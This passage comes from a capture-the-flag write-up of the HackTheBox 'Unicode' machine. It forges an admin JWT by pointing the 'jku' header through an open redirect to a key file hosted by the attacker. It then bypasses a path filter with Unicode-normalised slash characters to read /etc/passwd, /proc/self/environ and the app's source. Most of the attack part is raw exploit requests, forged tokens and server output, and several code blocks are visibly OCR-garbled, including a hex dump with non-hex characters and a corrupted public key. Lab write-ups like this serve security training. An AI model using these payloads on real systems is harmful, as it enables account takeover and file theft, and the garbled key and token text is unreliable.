BF2C7A02C0D2B138A0E53A7F9426E917D65024A52D9C953AEE2BE3F9E0B1A67D26981CB7D65D39B28111E08225E7E0498EFCBF886F129E5B0D632EFF5D037F1AC30155A824049BB498F16A48F0F4259E89  
3D0DDF7554DDF421F8CF2749B00B967D848C93D889B01D45CED37D33B45E5EAE3031F2654CEDA5917C9B39518A025FFCEDA590PACD043C7D06GAD39CA84CD7324E17F77E638E85F22F572D0A6734DE0970B302  
A3EA0EB447E069FB8B669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74EBD36103B82A9D0B733A2E97A94CF84CD85713EABC6B26A2D0B0117C8B6182E272B37491752879527D946FA8713D844AE6  
830C14E8822644AF042E420BF1457B6795FD345A653E5AE286711687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D3152135800D177A1AC550CF22989C53E2D034FE0833478C853C428558AB67B18  
3A001170AD20A1D416433820A5ECE49C65 | xxd -r -p |base64 -w 0  
2QKob0nfKL49ARUpa//wKUDwLlUxQsZ3B3E1jJvAtmIhNSKUB1ArKyD7KLY/pRPrhGBg2iNxxd1Ze3kqh/y02awbFb5iuJz2sUzD8MwsDcJcfUEYGXTDDanC1uuusTeHvRegYxKa8t2FFs58qy/b4W6E/KYVKEB4FG7lwqFH  
LyV0qQzggepeZknGU=
```

so now we have this modulus to `base64` and we can be able to now copy in our `jwks.json` and start a python server

code-python-server

```
python3 -m http.server
```

Then we need to use our jwt.io to verify our signature so as to force an admin cookie so we need to copy our `private` and `public key` to `jwt.io` which in this case is `jwtRSA256.key` and `.pub`

so we need to convert a `private ssh` key into a `public certificate` key using

code-private->public(key)

```
openssl rsa -in jwtRSA256.key -pubout -out jwtRSA256.key.pub
```

output

```

[~] ↳ /home/leshack98/project/HTB/Unicode/www..... with rootChallenge at 01:02:47 AM
↳ openssl rsa -in jwtRSA256.key -pubout -out jwtRSA256.key.pub
writing RSA key

[~] ↳ /home/leshack98/project/HTB/Unicode/www..... with rootChallenge at 01:23:15 AM
↳ cat jwtRSA256.key.pub
-----BEGIN PUBLIC KEY-----
MIICjANBgkqhkiG9w0BAQEFAQgBAMIICCqKCAGEA20KoDn0fKL49ARUpa7/w-
KUDwLluXqs3zB3EljjjvAtmIHN5KUdIArKyD7K1Y/FPRh0Bg2LNxd1Ze33kqh/Y0
2awFb5IuJzsuZuDBMwsicJcfUEYXTDdanC18ausTeHvregYxKa8t2FFs58qyba4
W6E/KYYKEBA4F7lwqFHLLVybS1XUH6l2tfnwec16WrgNeyJgzGxdsj29mKjdc
wtG/BsegLNArE7o0Vtp/lCbp9ZQJKutnU671v)54Leaz9JgctZd0bKBEe2c
JefuBjJvy/Lg8snLw1Jlv9dn/GsMBVagkBju0mPfq5PD0J26JPQ3fdT9dCH4zy
x0mwCb29h1Ty21mwHUX0030ztFSerjAx8VM7wRfJvD1Rtgf/021DazUPH0GrT
nkhM18Mk4X935m00hf1vyyKzTeXCzAqPoDRH4Gn7i2ae1/qCSRKup0Toj5
J9HTC5XuncGnTr02Edu4Kpnbcou0xqz4TMhXE+qMayaiZwsRfithguJys35Rds
h5vSFZpvq3E9hTqaDBt0glzErwQuQgvxRxtnlf0wMu+uWKGCrAhx7rFBLSos4
jJ2LC7JKvCB/IS7U9NV6LTSE1gNOXehrFUM8lmxt4tA/0/gzr4yfPEKFWKtnsb
OgARcK0godQWzgppczknGUCAwEAAQ==
-----END PUBLIC KEY-----
[~] ↳ /home/leshack98/project/HTB/Unicode/www..... with rootChallenge at 01:23:23 AM
↳ curl -s https://jwt.io

```

By doing so we get a verified signature

output

The screenshot shows a browser window for jwt.io with a verified JWT token. The token is split into 'public' and 'private' sections. The 'public' section contains the header and payload, while the 'private' section contains the signature. A red arrow points from the 'public' label to the header and payload area. Another red arrow points from the 'private' label to the signature area. At the bottom left, there is a green 'Signature Verified' message with a checkmark icon.

so lets change the `user` to `admin` and also our `jku` to our recently formed new header

output

Encoded PASTE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
"typ": "JWT",
"alg": "RS256",
"jku": "http://hackmedia.htb/static
.../redirect?url=10.10.16.28:8000/jwks.json"
}
```

PAYOUT: DATA

```
"user": "admin"
}
```

VERIFY SIGNATURE

Timed Out

change jku to recently formed jku

change user to admin

Then we copy the whole token and go to our webpage so as to copy our new forged admin token


output

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImRldSI6Imh0dHA6Ly9oYWNRbWVkaWEuaHRiL3N0YXRPYy8uLi9yZWRpcmVjdD91cmw9MTAuMTAuMTYuMjg60DAwMC9qd2tzLmpzb24ifQ.eyJ1c2VyIjoiYWRtaW4ifQ.uDM0pRhoJbzSQBvcHbU3n1B6p_aVv9tcj4Mvt0050FJIIqZf2gyHs8_P-SC5XU1LhBhghNf6WLag16MDiIGupB-SRjJNBLcVeVduD_tVntxvcj6cyXH6VLcf95QCBgDebjTJ5D7-sw5TzNQYG36hnuE421iSfNrHuUoeV_H8H39hF12WD4gUDz-_r1zibEamci_AJPJsQ3MdpVGv0aBQ3LBI7vaZ7aaATiuCiPUerOTQbXLriPi16SGME3zeNxvbv_U2	hackmedia.htb	/	Session	853	false	false	None	Thu, 12 May 2022 0...

we change and paste the new token


When we replace the auth cookie and refresh the web page we are redirected to the admin's dashboard. we get a new **admin dashboard**

output



so will i was navigating to check when i clicked the + for saved reports which does not point to anywhere and went to current month

output



When navigating to the current month tab we see a message stating The Report is being prepared. Please come back later and notice the url <http://hackmedia.htb/display/?page=monthly.pdf> which leads to a suspected local file inclusion vulnerability.(LFI) so i decide to chek for a standard LFI using `../../../../etc/passwd`

output

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options Learn

Send Cancel < > Follow redirection

Request

```
1 GET /display/?page=../../../../etc/passwd HTTP/1.1
2 Host: hackmedia.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hackmedia.htb/dashboard/
8 Connection: close
9 Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiIsImpressI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy8uLj9yZWRpcmVjD91cmw9MTAuMTuMjg6DAwMC9qd2tLmpzb24if0.eyJlc2ViIjoiYWRtaW4if0.uDMOpRhoJbz5Q8vcHb3n1B6p_aV9tcj4Mvt0050FJIIdzF2gyHs_P-SC5XULhBhgnfGNLag16MDiGupB-SRjJNBLcVeVduD_tvNtxvcj6cyxH6VLCf950C8gDebjTJ5D7-sw5TznNOY36hnuE4211sfNrhulJoe_H8H99fL2ND4GUz-_r1zibEmci_AJPj03MdpgV0aB03LB17vaZ7AaATluCiPUErOTObXLrjPileSGME3zelNxbyb_U2CaYRveGwHbkjs2Y0EY1R45bZMBz0IFFx_F8uHLRAuku2PqfXkzpyRFpn8zZWtjJ0MPcSFRzvYkLhnAT1vBeyu19CM25vJ7_zAg4s4_60ABKxt7ixW0ezhDW41eEgvPEUgsG_qpleChwApfR8ypwxjOnM9h3VGHASAZPJSiEs0bEgvt8su5ra9eIoNLocwPYGyLZdq_IF8egb0lWTR4KGHEObVbWHRss_fovYFFIAMesjAEZKLJR3lhb7k20wGLUThvrmERU-3hR6x025UUbrdy7_j-WTHOyaCaxzgbh_zDntP5-04h8kyAHjAbcpDgfZHRxpZ39v39HgMWhs0KjpK0K-ZIsA30ErT4nJ-KsvoVASvbPGPTF18rxI3N2pER8sm29R0Tv5PhSg
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

0 matches

Response

```
1 HTTP/1.1 302 FOUND
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 12 May 2022 06:36:02 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 234
6 Connection: close
7 Location: http://hackmedia.htb/filenotfound/
8
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
10 <title>Redirecting ...</title>
11 <h1>Redirecting ...</h1>
12 <p>You should be redirected automatically to target URL: <a href="/filenotfound/">/filenotfound</a>. If not click the link.
```

0 matches

Done

when we follow the redirect we get

output

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options Learn

Send Cancel < > Follow redirection

Request

```
1 GET /filenotfound/ HTTP/1.1
2 Host: hackmedia.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hackmedia.htb/dashboard/
8 Connection: close
9 Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiIsImpressI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy8uLj9yZWRpcmVjD91cmw9MTAuMTuMjg6DAwMC9qd2tLmpzb24if0.eyJlc2ViIjoiYWRtaW4if0.uDMOpRhoJbz5Q8vcHb3n1B6p_aV9tcj4Mvt0050FJIIdzF2gyHs_P-SC5XULhBhgnfGNLag16MDiGupB-SRjJNBLcVeVduD_tvNtxvcj6cyxH6VLCf950C8gDebjTJ5D7-sw5TznNOY36hnuE4211sfNrhulJoe_H8H99fL2ND4GUz-_r1zibEmci_AJPj03MdpgV0aB03LB17vaZ7AaATluCiPUErOTObXLrjPileSGME3zelNxbyb_U2CaYRveGwHbkjs2Y0EY1R45bZMBz0IFFx_F8uHLRAuku2PqfXkzpyRFpn8zZWtjJ0MPcSFRzvYkLhnAT1vBeyu19CM25vJ7_zAg4s4_60ABKxt7ixW0ezhDW41eEgvPEUgsG_qpleChwApfR8ypwxjOnM9h3VGHASAZPJSiEs0bEgvt8su5ra9eIoNLocwPYGyLZdq_IF8egb0lWTR4KGHEObVbWHRss_fovYFFIAMesjAEZKLJR3lhb7k20wGLUThvrmERU-3hR6x025UUbrdy7_j-WTHOyaCaxzgbh_zDntP5-04h8kyAHjAbcpDgfZHRxpZ39v39HgMWhs0KjpK0K-ZIsA30ErT4nJ-KsvoVASvbPGPTF18rxI3N2pER8sm29R0Tv5PhSg
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

0 matches

Response

404

Hmmm...


we do a lot input filtering you can never bypass our filters. Have a good day

0 matches

Done


so let me render the file in the Browser but as you can see the 404 message

output



Testing the standard approaches shows no solid indications, but using this link [unicode text converter](#) we can see when submiting `/?page=/etc/passwd` that the website converts this `unicode back to ASCII`.

output



so lets check for unicode normalization and we find a good payload form [Hacktrick.xyz](#)

output

The screenshot shows a web page titled "HackTricks" with a sidebar containing links like "WELCOME!", "About the author", "Getting Started in Hacking", "GENERIC METHODOLOGIES & RESOURCES", "Penetrating Methodology", "External Recon Methodology", "Penetrating Network", and "Penetrating Wifi". The main content area lists some interesting Unicode characters:

- o - %e1%b4%bc
- r - %e1%b4%bf
- l - %c2%b9
- = - %e2%81%bc
- / - %ef%bc%8f
- - %ef%b9%a3
- # - %ef%b9%9f
- * - %ef%b9%a1
- ! - %ef%bc%87
- " - %ef%bc%82
- | - %ef%bd%9c

Below this is a code snippet in a box:

```

1 ' or l=-- -
2 %ef%bc%87+%e1%b4%bc%e1%b4%bf+c2%b9%e2%81%bc%c2%b9%ef%b9%a3%ef%b9%a3+%ef%b9%a3
3
4 " or l=-- -

```

A "Powered By GitBook" logo is at the bottom.

so when i refine the standard LFI to

`..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8fetc/passwd`

i was able to bypass the filter

output

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "Request" pane shows a GET request to "/display/?page=..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8fetc/passwd". The "Response" pane shows the raw response content, which includes the password "passwd" and other system details.

```

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 12 May 2022 07:40:29 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 1876
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
apt:x:105:65534:/nonexistent:/usr/sbin/nologin

```

output

```

← → ⌂ ⌂ hackmedia.htb/display/?page=.. / .. / .. / .. / etc/passwd ⌂
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB ⌂ Other Bookmarks
root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail/usr/sbin/nologin news:x:9:9:news:/var/spool/news/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin www-data:/var/www/usr/sbin/nologin backup:x:34:34:backup:/var/backups/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd/usr/sbin/nologin gnats:x:41:41:Gnats:Bug-Reporting System (admin):/var
/lib/gnats/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,:/run
/systemd/usr/sbin/nologin messagebus:x:103:106:/nonexistent/usr/sbin/nologin syslog:x:104:110:/home/syslog/usr/sbin/nologin apt:x:105:65534:/nonexistent:
/usr/sbin/nologin tss:x:106:111:TPM software stack,,:/var/lib/tpm/bin/false uidd:x:107:112:/run/uidd/usr/sbin/nologin tcpdump:x:108:113:/nonexistent/usr/sbin
/nologin landscape:x:109:115:/var/lib/landscape/usr/sbin/nologin pollinate:x:110:1:/var/cache/pollinate/bin/false usbmux:x:111:46:usbmux daemon,,:/var
/lib/usbmux/usr/sbin/nologin sshd:x:112:65534:/run/sshd/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
lxr:x:998:100:/var/snap/lxr/common/lxr/bin/false mysql:x:113:117:MySQL Server,,:/nonexistent/bin/false code:x:1000:1000,,:/home/code/bin/bash

```

so what i do when doing the LFI is to check for the `cmdline` and i get useful information the file name which is `app` so i decide to go check for the `environ` and i found useful information the user is probabily `code`

code-LFI->environ

```
...%ef%bc%8f...%ef%bc%8f...%ef%bc%8f...%ef%bc%8f...%ef%bc%8f...%ef%bc%8f/proc/s
elf/environ
```

output

Burp Suite Community Edition v2021.10.3 - Temporary Project

Request

```
GET /display/?page=...%ef%bc%8f...%ef%bc%8f...%ef%bc%8f...%ef%bc%8f...%ef%bc%8f/proc/self/environ
Host: hackmedia.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hackmedia.htb/dashboard/
Connection: close
Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiIiImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy
B0Li9yZWRpcmVjdD91cmw9MTAuMTAuMTYuMjg60DawMC9qd2tLmpzb24ifQ.eyJlc2VyIjoiYWRtaW4if
0.UdMopRhoJbzSQBvcHbU3n1B6p_aV9tcj4Mvt0050FJIqZf2gyHs8_P-SC5xULLhBhghNfGWLa16MD
i1GupB-SgJNBLcVeVduD_tVntxvcj6cyH6VLcf95QCbgDebjT5j07_sw5T2nZN0YG3hnuE421sfhNr
uJ0eV_H8H39hFl2ND4gUDz-_r1zibEmci_AJPj03MdpgV0aB03LB7vaZ7AaATLUciPUEr0T0bXLrj
Pil6SMe3zeNxbyb_U2CaYRveGwHbkJs2YQEYIR45bZMBzQIFFxx_FBu1RAUkU2PqNxzpyPfwmSzZWZTj
J0WPC5CFR2VykLhnATIwEyl9VC25vJ7_zAgse_60ABKxt7iWvDj_ezHDw41eGvPBeUGs0i_aple
wApfR8ypXj0NvL0nM93VgHSAsZPjSiE0bEgvtsuEsra9eIoNl0cWPYgyLZdq_if8egb0WTR4KGHEH
QbVwbYHRSs_f0vYFFIMseJAEZK1J3lR3lHB8Ltb7k20wGLUTHFvrmeru-3hR6x025Uubrdy7_j-WTHoYaC
axzgbh_z0ntP5-04h8kyAHwAbcpGfZHRxpZ39v39HgMWhsOKjKOK-Z1sA30ErT4nJ-KSwbovASvbPc
PTF18rx13N2pER8sm29ROtV5SPhSg
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 12 May 2022 08:12:25 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 208
7
8 LANG=en_US.UTF-8 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOME=/home/codeLOGNAME=codeUSER=codeSHELL=/bin/bash
INVOCATION_ID=99ea3d6d81144b949fa69c58d3d2290fJOURNAL_STREAM=9: 34388
```

so let check the `app.py` because we found it belongs to app file

code-Lfi->app.py

`..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f/proc/self/cwd/app.py`

output

Burp Suite Community Edition v2021.10.3 - Temporary Project

Request

Pretty Raw Hex ↻ ⓘ

```
1 GET /display/?page=..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f/proc/self/cwd/a
2 Host: hackmedia.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hackmedia.htb/dashboard/
8 Connection: close
9 Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiTiSmpRSI6Imh0dHA6Ly9oYWNrbWVkaWuaHRl3N0YXRpbYy
8Lul9yZWPmcVmjd0l9cm9tMTAuMTYtMjg5ODAwMC9qd2tLmpzb24if0 eyJlc2ViyjoiYWRTawM4if
0.uDMPoRhoJbzSOvBchU3n1B6g_av9tgcj4Mvt0050FJIIZqf2gyHsB_P-SCSXULLbhghnfGMlag1GMD
iQcup-SRjJNBLCVeVduU_tvntxcj6cyxHGVLcf950CBgdEqbjTJS7-sw5TzN0Y36hnuE42l1sfNrH
uUoe_V_H8H39HF12WD4glDzU_r1zibEmci_AJPj3o3MdpVGvoBa03LB17vz7AaATLciiUPe
Pil6SGME3zeNxbyb_U2CaYRveGwhbkJz2YQEYIR4SbZmQIFPx_F8uHRAukU2PqNxzpyPfmszZWZTj
J0WPc5CFRzV9LkmATiBeYul9VCM2SvJ_zAgs4e_60ABKxt7ixWvdjezhDW41eEvpgEUosGi_qplech
wApRbh9yohlyL0m9h3vhGASAZPJSiEs0hEvtsEra9eIoNLocWPYgLzdJIF8ebg0lWTR4KGEH
QbVwhYHrs_60wyFIAMsesJAEZK11R3lHLtb7k20wGGLUThvrmERU-3hR6x025Uubrdy_j_WTHoYaC
